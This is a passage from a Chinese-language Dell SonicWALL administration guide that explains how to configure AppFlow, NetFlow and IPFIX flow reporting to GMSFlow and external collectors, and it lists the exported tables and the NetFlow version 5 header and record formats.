


- **启用 AppFlow 到本地收集器** - 在 Dell SonicWALL 设备启用向内部服务器发送 AppFlow 报告收集。如果禁用此选项，则禁用**公告板 > AppFlow 监控**上的选项卡显示。默认情况下，该选项禁用。

  注：启用/禁用此选项时，可能需要重启设备以完全启用/禁用此功能。

其它的报告设置

其它的报告设置部分中的选项配置报告连接的条件。此部分并非适用于所有非连接相关数据流。



- **报告丢弃的连接** – 如果启用，由于防火墙规则没有报告而导致连接丢弃。默认启用该选项。
- **跳过报告 STACK 连接** – 如果启用，将不报告由于防火墙 TCP/IP stack 始发或响应的连接。默认情况下，该选项处于启用状态。
- **包含如下的 URL 类型** – 从下拉菜单中，选择需要报告的 URL 的类型。如需跳过特定类型的 URL 报告，请取消选中（禁用）该 URL 报告。

  注：在使用 IPFIX 扩展时，此设置适用于 AppFlow 报告（内部）和外部报告。

  - **Gifs**（默认选中）
  - **Jpegs**（默认选中）
  - **Pngs**（默认选中）
  - **Js**
  - **Xml**
  - **Jsons**
  - **Css**
  - **Htmls**（默认选中）
  - **Aspx**（默认选中）
  - **Cms**
- **启用 Geo-IP 解析** – 启用 Geo-IP 解析。如果禁用，AppFlow 监控将不会根据**发起者**和**响应者**选项卡下的国家或地区对数据流进行分组。此设置默认为取消选中（禁用）。

  注：如果启用 Geo-IP 阻塞或 Botnet 阻塞，将忽略此选项。

- **禁用报告 IPv6 流量 (ALL)** – 禁用报告 IPv6 流量。默认启用该设置。
- **AppFlow 报告上载超时（秒）** – 指定连接到 AppFlow 上传服务器时超时，单位为秒。最小超时时长为 5 秒，最大超时时长为 300 秒，默认值为 **120** 秒。

GMSFlow 服务器选项卡

此选项卡提供向 GMSFlow 服务器发送 AppFlow 和实时数据的配置设置。



- **发送 AppFlow 到 SonicWALL GMSFlow 服务器** – SonicWALL 设备将通过 IPFIX 发送 AppFlow 数据到 SonicWALL GMSFlow 服务器。默认情况下未选中该选项。

  如果禁用此选项，SonicWALL GMSFlow 服务器将不会在 GMSFlow 服务器上显示 AppFlow 监控、AppFlow 报告和 AppFlow 公告板图表，或通过重定向在其他 SonicWALL 设备上显示。

  注：启用/禁用此选项时，可能需要重启设备以完全启用/禁用此功能。

- **发送实时数据到 SonicWALL GMSFlow 服务器** – SonicWALL 设备将通过 IPFIX 发送实时数据到 SonicWALL GMSFlow 服务器。默认已禁用该选项。

  如果禁用此选项，SonicWALL GMSFlow 服务器将不会在 GMSFlow 服务器上显示实时图表，或通过重定向在 SonicWALL 设备上显示。


- **当连接打开时报告** – SonicWALL 设备将在新连接打开时报告。当连接打开时，与该连接有关的所有相关数据可能不可用。一旦打开一个新连接，此选项就会使数据流出现在 GMSFlow 服务器上。默认已禁用该选项。
- **当连接关闭时报告** – SonicWALL 设备将在新连接关闭时报告。这是报告数据流给 GMSFlow 服务器最有效的方式。与该连接有关的所有相关数据都可用且会得到报告。默认启用该选项。
- **当如下连接更新时报告连接** – SonicWALL 设备将在发生指定更新时报告。从下拉菜单中选择更新。默认情况下，未选择任何更新。
  - **威胁检测**
  - **应用程序检测**
  - **用户检测**
  - **VPN 隧道检测**
  - **URL 检测**
- **为如下的表格发送动态 AppFlow** – SonicWALL 设备将为所选表格发送数据。默认情况下选择所有表格。
  - **连接**
  - **用户**
  - **URL**

- **URL 评级**
- **VPN**
- **设备**
- **垃圾邮件**
- **位置**
- **VoIP**

重要：在 IPFIX 扩展模式中，SonicWALL 设备可以为所选表格生成报告。由于此设备不能缓存此数据，在与其它相关数据关联数据流时，一些未发送的数据流可能导致失败。

外部收集器选项卡

外部收集器选项卡提供向外部 IPFIX 收集器报告的 AppFlow 的配置设置。



- **发送数据流和实时数据到外部收集器** – 启用要向外部流量收集器报告的指定流量。默认已禁用该选项。

  注：启用/禁用此选项时，可能需要重启设备以完全启用/禁用此功能。

- 外部 **AppFlow 报告格式** – 如果选择**报告给外部流量收集器**选项，则必须从下拉菜单中选择流量报告类型：
  - **Netflow 版本 5**（默认）
  - **NetFlow 版本 9**
  - **IPFIX**
  - **IPFIX 扩展**
  - **IPFIX 扩展 v2**

  如果报告类型设置为：
  - **Netflow** 版本 5、9 或 **IPFIX**，则任何第三方收集器可用于显示从此设备报告的数据流，它使用如 IETF 中定义的标准数据类型。**Netflow** 版本和 **IPFIX**，则报告类型仅包含标准的连接相关流量。

- **IPFIX 扩展**和 **IPFIX 扩展 v2**，则只有属于 Dell SonicWALL 流量的收集器才可用于报告如下的 SonicWALL 动态表格：

连接	用户	应用程序	位置
URL	日志	设备	VPN 隧道访问的网络
设备	垃圾邮件	无线	
威胁（病毒/间谍软件/入侵）		实时运行状况（内存/CPU/接口统计）	

此模式报告的数据流可以通过另一个配置为收集器的 SonicWALL 防火墙查看（尤其是在高可用性对中，闲置防火墙作为收集器）或通过 SonicWALL Linux 收集器查看。使用标准 IPFIX 支持时，某些第三方收集器也可以使用此模式显示应用程序。使用第三方收集器时，并非所有报告都能看到。

> 注：在使用 **IPFIX 扩展**和 **IPFIX 扩展 v2** 时，选择可识别 Dell SonicWALL 流量的第三方收集器，例如 Dell SonicWALL Scrutinizer。

- **外部收集器 IP 地址** – 指定外部收集器的 IP 地址，设备将通过 Netflow/IPFX 发送数据流到该 IP 地址。该 IP 地址必须可从 SonicWALL 防火墙连接，收集器才能生成流量报告。如果收集器可经由 VPN 隧道访问，则必须指定源 IP。
- **地址源 IP 当收集器通过 VPN 隧道可达** - 如果 VPN 隧道必须连接外部收集器，请指定正确的 VPN 策略的源 IP。

> 注：从 VPN 策略中指定的本地网络选择源 IP。如指定，Netflow/IPFIX 流量数据包将始终采用 VPN 路径。

- **外部收集器的 UDP 端口数目** - 指定被发送的 Netflow/IPFIX 数据包的 UDP 端口号。默认端口号是 **2055**。
- **以正常的间隔发送 IPFIX/Netflow 模版** – 使该设备定期发送模板流。默认情况下未选中该选项。

> 注：只有 **Netflow 版本 9**、**IPFIX**、**IPFIX 扩展**和 **IPFIX 扩展 v2** 有此选项。

在发送数据前，Netflow 版本 9 和 IPFIX 必须使用外部收集器已知的模板。根据 IETF，报告设备必须能够定期发送模板以保持收集器与设备同步。如果收集器不需要定期发送的模板，您可以在此禁用。

- **以正常的间隔发送静态 AppFlow** – 能够发送指定的 AppFlow。默认已禁用该选项。

> 注：只有 **IPFIX 扩展**和 **IPFIX 扩展 v2** 有此选项。
> 当 SonicWALL Scrutinizer 用作收集器时，**必须**选择此选项。

  - **为如下的表格发送静态 AppFlow** - 从下拉菜单中选择为流量生成的静态映射表：如需静态表格的更多信息，请参阅第 1483 页的 NetFlow 表格。
    - **应用程序**（默认选中）
    - **病毒**（默认选中）
    - **间谍软件**（默认选中）
    - **入侵**（默认选中）
    - **位置映射**
    - **服务**（默认选中）
    - **评级映射**（默认选中）
    - **表映射**
    - **列映射**

在 **IPFIX 扩展**或 **IPFIX 扩展 v2** 模式中运行时，SonicWALL 防火墙向外部设备报告多种数据类型，以关联用户、VPN、应用程序、病毒和间谍软件信息。在两种模式中，数据可以是静态和动态的。静态表格只需要一次，因为这些表格很少变化。根据外部收集器的功能，并非需要所有静态表格。

- **为如下的表格发送动态 AppFlow** - 从下拉菜单中选择为流量生成的动态映射表：值包括：连接、用户、URL、URL 评级、VPN、设备、垃圾邮件、位置和 VoIP。如需动态表格的更多信息，请参阅第 1483 页的 NetFlow 表格。

  > **注：**只有 **IPFIX 扩展**和 **IPFIX 扩展 v2** 有此选项。
  >
  > 在任意模式下，防火墙可为所选表格生成报告。由于防火墙不能缓存此信息，在与其它相关数据关联数据流时，一些未发送的数据流可能导致失败。

  - **连接**（默认选中）
  - **用户**（默认选中）
  - **URL**（默认选中）
  - **URL 评级**（默认选中）
  - **VPN**（默认选中）
  - **设备**
  - **垃圾邮件**
  - **位置**
  - **VoIP**（默认选中）
- **包含如下的额外的报告通过 IPFIX** - 选择对流量生成的附加 IPFIX 报告。从下拉菜单中选择值。默认情况下，未选中任何项目。统计信息每 5 秒报告一次。

  > **注：**只有 **IPFIX 扩展**和 **IPFIX 扩展 v2** 有此选项。

  - **前 10 个应用程序** – 针对前 10 个应用程序生成。
  - **接口统计** – 生成每个接口的统计信息，如接口名称、接口带宽利用率、MAC 地址、链接状态。
  - **核心使用率** – 生成每个核心的利用率。
  - **内存使用率** – 生成可用内存的状态、已使用的内存和 AppFlow 收集器所使用的内存。

  在任一模式中运行时，SonicWALL 能报告并非与连接和流量相关的更多数据。这些表格在这部分（附加报告）进行分组。根据外部收集器的功能，并非需要所有附加表格。通过此选项，您可以选择需要的表格。
- **当连接打开时报告** – 可在连接打开时报告流量。这是建立连接时的典型设置。当连接打开时，与该连接有关的所有相关数据可能不可用。一旦打开一个新连接，此选项就会使数据流出现在外部收集器上。默认情况下，该设置处于启用状态。
- **当连接关闭时报告** – 可在连接关闭时报告流量。这是向外部收集器报告数据流最有效的方式。与该连接有关的所有相关数据都可用且会得到报告。默认情况下，该设置处于启用状态。
- **当连接超时时报告** – 根据活动超时会话报告连接。启用后，防火墙将报告每个活动超时期内的有效连接。默认情况下，该设置处于禁用状态。
  - **秒数** - 设置活动超时的秒数。活动超时范围介于 1 秒至 999 秒之间。默认设置是 **60** 秒。
- **当发送千字节交换时报告连接** – 根据指定的交换千字节数报告流量。如果启用此设置，每当在有效连接上交换了指定量的双向数据时，防火墙将报告有效连接。该选项适合于长时间活动且需要监控的流量。默认情况下未选中该选项。
  - **交换的千字节** – 指定在报告连接前连接上传输的数据量，单位千字节。默认值为 **100** 千字节。
  - **报告一次** – 一旦启用**当发送千字节交换时报告连接**选项，当指定数据量在连接上交换时，将报告多次相同的流量。这可能导致在负载系统上生成大量的 IPFIX 数据包。启用此选项可仅发送一次报告。默认情况下，该设置处于禁用状态。
- **当连接更新时报告** – 从下拉菜单中选择启用以下连接报告（默认情况下，选中所有项目）：
  - **威胁检测** – 报告威胁特定的流量。在检测到病毒、入侵或间谍软件时，再次报告流量。

- **应用程序检测** – 报告应用程序特定的流量。在执行深层数据包检查时，Dell SonicWALL 设备能够检测流量是否是某应用程序的一部分。一旦识别出，就会再次报告流量。
- **用户检测** – 报告用户特定的流量。Dell SonicWALL 设备根据用户的登录凭据关联流量与基于用户的检测。一旦识别出，就会再次报告流量。
- **VPN 隧道检测** – 报告通过 VPN 隧道发送的流量。一旦识别出通过 VPN 隧道发送的流量，将再次报告流量。

- **操作** – 异步生成模板和静态流量数据。
  - **生成所有的模板** – 单击此按钮开始在 IPFIX 服务器上建立模板；生成模板可能最多需要两分钟。

    注：只有 **Netflow 版本 9**、**IPFIX**、**IPFIX 扩展**和 **IPFIX 扩展 v2** 有此选项。

  - **生成静态 AppFlow 数据** – 单击此按钮开始生成大量数据流到 IPFIX 服务器；这可能最多需要两分钟。

    注：只有 **IPFIX 扩展**和 **IPFIX 扩展 v2** 有此选项。

NetFlow 激活和部署信息。

SonicWALL 推荐谨慎计划 NetFlow 部署，其 NetFlow 服务在策略性分布的边缘/聚合路由器上激活，用于捕获计划、监控和会计应用程序所需的数据。主要的部署考虑事项包括：

- 了解您的应用程序驱动式数据收集要求：会计应用程序可能只需要起源和终止路由器的流量信息，而监控应用程序可能需要更全面的（数据密集的）端对端视图
- 了解网络拓扑结构和路由策略对流量收集方式的影响：例如，通过在通讯起源或终止的关键聚合路由器上激活 NetFlow 避免收集重复的流量，但不在对相同流量信息提供重复视图的主干路由器或中间路由器上激活。
- 可以在 SonicOS 管理界面上实施 NetFlow，以了解网络中的通讯流数和对路由器的影响。然后，可以在较晚的日期设置 NetFlow 导出以完成 NetFlow 部署。

总体而言，NetFlow 是应该在边缘/聚合或 WAN 访问路由器上部署的入口测量技术，用于获得全面的起源和终止流量概览以满足客户对会计、监控或网络计划数据的需求。提高 NetFlow 数据量可管理性的关键在于 NetFlow 部署的谨慎计划。NetFlow 可以递增部署（即逐个接口）和策略性部署（即在精心挑选的路由器上），而不是在网络的每个路由器上广泛部署 NetFlow。

用户配置任务

根据收集的流量类型，您需要确定哪种报告类型最适合您的设置和配置。这部分包括各支持的 NetFlow 解决方案的配置示例以及配置第二个设备作为收集器。

- 第 1479 页的 NetFlow 版本 5 配置过程
- 第 1480 页的 NetFlow 版本 9 配置过程
- 第 1481 页的 IPFIX（NetFlow 版本 10）配置过程
- 第 1481 页的 IPFIX 扩展配置过程

NetFlow 版本 5 配置过程

配置典型 *Netflow* 版本 *5* 流量报告的步骤如下：

1 单击**设置**选项卡。

2 对于**设置**部分中的**报告连接**， 选择任一个单选按钮：

- **基于接口**

- **基于防火墙/应用程序规则**

启用后，根据发起者或响应者接口或已存在的防火墙规则报告流量。

注：该步骤是可选的，但如果在选中接口上进行流量报告则是必需的。

3 单击**外部收集器**选项卡。

4 在**外部收集器设置**中，选中**发送 AppFlow 和实时数据到外部收集器**复选框。

5 从下拉菜单中选择 **Netflow 版本 5** 作为**外部流量报告格式**。

6 在提供的字段中指定**外部收集器 IP 地址**。

7 另外，对于**地址源 IP 当收集器通过 VPN 隧道可达**，如 VPN 隧道必须连接外部收集器，请指定源 IP。

重要：若 VPN 隧道必须连接外部收集器，则必须执行此步骤。

8 在提供的字段中指定**外部收集器的 UDP 端口数目**。默认端口号是 **2055**。

9 单击页面顶部的**接受**按钮。

注：您可能需要重启该设备才能完全启用此配置。

NetFlow 版本 9 配置过程

配置 *Netflow* 版本 *9* 流量报告的步骤如下：

1 单击**外部收集器**选项卡。

2 在**外部收集器设置**中，选中**发送 AppFlow 和实时数据到外部收集器**复选框。

3 从下拉列表中选择 **Netflow 版本 9** 作为**外部流量报告格式**。

4 在提供的字段中指定**外部收集器 IP 地址**。

5 另外，对于**地址源 IP 当收集器通过 VPN 隧道可达**，如 VPN 隧道必须连接外部收集器，请指定源 IP。

6 在提供的字段中指定**外部收集器的 UDP 端口数目**。默认端口号是 **2055**。

7 单击**设置**选项卡。

8 对于**设置**部分中的**报告连接**，请选择任一单选按钮：


- **基于接口**：启用后，报告的流量基于发起者或响应者接口。
- **基于防火墙/应用程序规则**：启用后，报告的流量基于已存在的防火墙规则。

重要：注意该步骤是可选的，但如果在选中接口上进行流量报告则是必需的。

9 单击**外部收集器**选项卡。

10 在发送数据前，IPFIX 必须使用外部收集器已知的模板。在**操作**中，单击**生成所有的模板**按钮开始生成模板。随即显示请求确认的消息。

重要：在发送数据前，IPFIX 必须使用外部收集器已知的模板。



11 生成模板后，单击**接受**。

IPFIX（NetFlow 版本 10）配置过程

配置 *IPFIX* 或 *Netflow* 版本 *10* 流量报告的步骤如下：

1 单击**外部收集器**选项卡。

2 在**外部收集器设置**中，选中**发送 AppFlow 和实时数据到外部收集器**复选框。

3 从下拉菜单中选择 **IPFIX** 作为**外部流量报告格式**。

4 在提供的字段中指定**外部收集器 IP 地址**。

5 另外，对于**地址源 IP 当收集器通过 VPN 隧道可达**，如 VPN 隧道必须连接外部收集器，请指定源 IP。

6 在提供的字段中指定**外部收集器的 UDP 端口数目**。默认端口号是 **2055**。

7 单击**设置**选项卡。

8 对于**设置**部分中的**报告连接**，请选择任一单选按钮：


- **基于接口**：启用后，报告的流量基于发起者或响应者接口。
- **基于防火墙/应用程序规则**：启用后，报告的流量基于已存在的防火墙规则。

> **重要**：注意该步骤是可选的，但如果在选中接口上进行流量报告则是必需的。


9 单击**外部收集器**选项卡。

10 在发送数据前，IPFIX 必须使用外部收集器已知的模板。在**操作**中，单击**生成所有的模板**按钮开始生成模板。随即显示请求确认的消息。

> **重要**：在发送数据前，IPFIX 必须使用外部收集器已知的模板。



11 如需开始生成静态流量数据，请单击**生成静态流量数据**按钮。随即显示请求确认的消息。



12 生成模板后，单击**接受**。

IPFIX 扩展配置过程

配置 *IPFIX* 扩展或 *IPFIX* 扩展 *v2* 流量报告的步骤如下：

1 单击**外部收集器**选项卡。

2 在**外部收集器设置**中，选中**发送 AppFlow 和实时数据到外部收集器**复选框。

3 从下拉菜单中选择 **IPFIX 扩展**作为**外部流量报告格式**。

4 在提供的字段中指定**外部收集器 IP 地址**。

5 对于**地址源 IP 当收集器通过 VPN 隧道可达**，如 VPN 隧道必须连接外部收集器，请指定源 IP。

6 在提供的字段中指定**外部收集器的 UDP 端口数目**。默认端口号是 **2055**。

7 单击**设置**选项卡。

8 对于**设置**部分中的**报告连接**，请选择任一单选按钮：

- **基于接口**：启用后，报告的流量基于发起者或响应者接口。

- **基于防火墙/应用程序规则**：启用后，报告的流量基于已存在的防火墙规则。

重要：注意该步骤是可选的，但如果在选中接口上进行流量报告则是必需的。

9 单击**外部收集器**选项卡。

10 从**为如下的表格发送静态 AppFlow** 下拉菜单中选择您要接收静态流量的表格。


11 从**为如下的表格发送动态 AppFlow** 下拉菜单中选择您要接收动态流量的表格。

12 从**包含如下的额外的报告通过 IPFIX** 下拉菜单中选择对流量生成的任何附加报告。


13 在页面底部，单击**生成所有的模板**按钮开始生成模板。

重要：在发送数据前，IPFIX 扩展必须使用外部收集器已知的模板。

14 通过选中**定期发送静态流量**复选框启用该选项。启用该选项后，单击**生成静态流量**按钮。



15 如需开始生成静态流量数据，请单击**生成静态流量数据**按钮。随即显示请求确认的消息。



16 单击**接受**。

使用 SonicWALL Scrutinizer 配置 Netflow 扩展

适用于 Netflow 扩展的一个外部流量报告选项是 SonicWALL Scrutinizer 的第三方收集器。该收集器显示可识别 Netflow 和 SonicWALL 流量的多种报告和分析。

验证 *Netflow* 扩展报告配置的步骤如下：

1 单击**设置**选项卡。

2 对于**设置**部分中的**报告连接**，请选择**所有**单选按钮。

重要：注意该步骤是可选的，但如果在选中接口上进行流量报告则是必需的。

3 单击**外部收集器**选项卡。

4 单击**发送流量和实时数据到外部收集器**复选框。

5 从**外部流量报告格式**下拉菜单中选择 **IPFIX 扩展**或 **IPFIX 扩展 v2**。

6 在提供的字段中指定**外部收集器 IP 地址**。

7 如果 VPN 隧道必须连接外部收集器，请在**地址源 IP 当收集器通过 VPN 隧道可达**字段中指定源 IP。


8 在提供的字段中指定**外部收集器的 UDP 端口数目**。默认端口号是 **2055**。

9 单击**以正常的间隔发送静态 AppFlow** 复选框。

10 从**为如下的表格发送动态 AppFlow** 下拉菜单中选择您要接收静态流量的表格。

11 单击**生成静态 AppFlow 数据**按钮。

12 然后，单击**接受**。



注：目前，Scrutinizer 仅支持应用程序和威胁。以后的 Plixer 版本将支持以下静态流量：位置映射、服务、评级映射、表映射和列映射。


13 下一步，转至**网络 > 接口**界面。

14 通过单击您请求数据的来源接口的**配置**图标确认已启用按接口的流量报告。

15 在**高级**选项卡中，选中复选框**启用流量报告**。

16 单击**确定**。

17 登录 SonicWALL Scrutinizer。数据在几分钟内显示。



NetFlow 表格

以下章节描述各种 NetFlow 表格。此外，本章节还详细描述在配置 SonicWALL 报告流量的情况下导出的 IPFX 扩展表格。

主题：

- 第 1483 页的静态表格
- 第 1484 页的动态表格
- 第 1484 页的模板
  - 第 1485 页的 NetFlow 版本 5
  - 第 1486 页的 NetFlow 版本 9
  - 第 1486 页的 IPFIX (NetFlow 版本 10)
  - 第 1487 页的 IPFIX 扩展

静态表格

静态表格是数据不随时间变化的表格。但是，需要这些数据与其他表格关联。静态表格通常以指定的时间间隔报告，但也可以配置为只发送一次。下面是可以导出的静态 IPFIX 表格列表：

- **应用程序映射** - 报告防火墙识别的所有应用程序，包括各种属性、特征 ID、应用程序 ID、类别名称和类别 ID。

- **病毒映射** – 报告防火墙检测到的所有病毒。
- **间谍软件映射** – 报告防火墙检测到的所有间谍软件。
- **入侵映射** – 报告防火墙检测到的所有入侵。
- **位置映射** - 显示包含国家和地区及其 ID 列表的 SonicWALL 位置映射。
- **服务映射** - 显示包含端口编号、协议类型、端口编号范围和名称的 SonicWALL 服务列表。
- **评级映射** - 显示 SonicWALL 的评级 ID 和评级类型名称的列表。
- **表格布局映射** - 报告 SonicWALL 的待导出表格的列表，其中包含表格 ID 和表格名称。
- **列映射** - 显示 SonicWALL 的待报告列的列表，其中包含每个表格每列的名称、类型大小和 IPFIX 标准等效项。


动态表格

与静态表格不同，动态表格的数据随时间变化且根据防火墙的活动反复发送。这些表格的列随时间增多，只有包含统计或利用率报告的一些表格除外。下面是可以导出的动态 IPFIX 表格列表：

- **连接** – 报告 SonicWALL 连接。通过配置触发方式可以多次报告相同的流量报表。
- **用户** – 报告用户通过 LDAP/RADIUS、本地或 SSO 方式登录防火墙的情况。
- **URL** – 报告通过防火墙访问的 URL。
- **URL 评级** – 报告通过防火墙访问的所有 URL 的评级 ID。
- **VPN** – 报告通过防火墙建立的所有 VPN 隧道。
- **设备** - 报告通过防火墙连接的所有设备，包括连接的设备的 MAC 地址、IP 地址、接口和 NETBIOS 名称。
- **垃圾邮件** – 报告通过垃圾邮件服务交换的所有邮件。
- **位置** – 报告 IP 地址的位置和域名。
- **VoIP** – 报告通过防火墙的所有 VoIP/H323 呼叫。

模板

以下章节显示导出的 Netflow 模板表格的类型示例。您可以通过转至**系统 > 诊断**界面，然后单击**技术支持报告**部分的**下载报告**按钮执行有关您的 Netflow 配置的诊断报告。



主题：

- 第 1485 页的 NetFlow 版本 5
- 第 1486 页的 NetFlow 版本 9
- 第 1486 页的 IPFIX (NetFlow 版本 10)
- 第 1487 页的 IPFIX 扩展

NetFlow 版本 5

NetFlow 版本 5 数据报使用 UDP 发送导出数据报，其中包含标题和一个或多个流量记录。标题的第一个字段包含导出数据报的版本号。标题的第二个字段包含数据报中的记录数，可用于在记录中搜索。由于 NetFlow 版本 5 是固定的数据报，因此没有模板，且遵循下面列出的表格格式。

表 170. NetFlow 版本 5 标题格式

字节数	目录	说明
0-1	version	NetFlow 导出格式版本号
2-3	count	该数据包中导出的通讯流数 (1-30)
4-7	SysUptime	从启动导出设备到现在的时间（毫秒）
8-11	unix_secs	从 0000 UTC 1970 到现在的秒数
12-15	unix_nsecs	从 0000 UTC 1970 开始剩余的毫微秒数
16-19	flow_sequence	发现的全部流量的次序计数器
20	engine_type	流量交换引擎的类型
20	engine_id	流量交换引擎的槽号
22-23	sampling_interval	保持采样模式的前两个比特位，剩余 14 个比特位保持采样间隔值

表 171. NetFlow 版本 5 记录格式

字节数	目录	说明
0-3	srcaddr	源 IP 地址
4-7	dstaddr	目标 IP 地址
8-11	nexthop	下一个跃点路由器的 IP 地址
12-13	input	输入接口的 SNMP 索引
14-15	output	输出接口的 SNMP 索引
10-19	dPkts	流量中的数据包数
20-23	dOctets	流量数据包中的第 3 层总字节数
24-27	First	流量开始时的系统正常运行时间
28-31	Last	收到上一个流量数据包时的系统正常运行时间
32-33	srcport	TCP/UDP 源端口号或等效项
34-35	dstport	TCP/UDP 目标端口号或等效项
36	pad1	未使用的（零）字节数
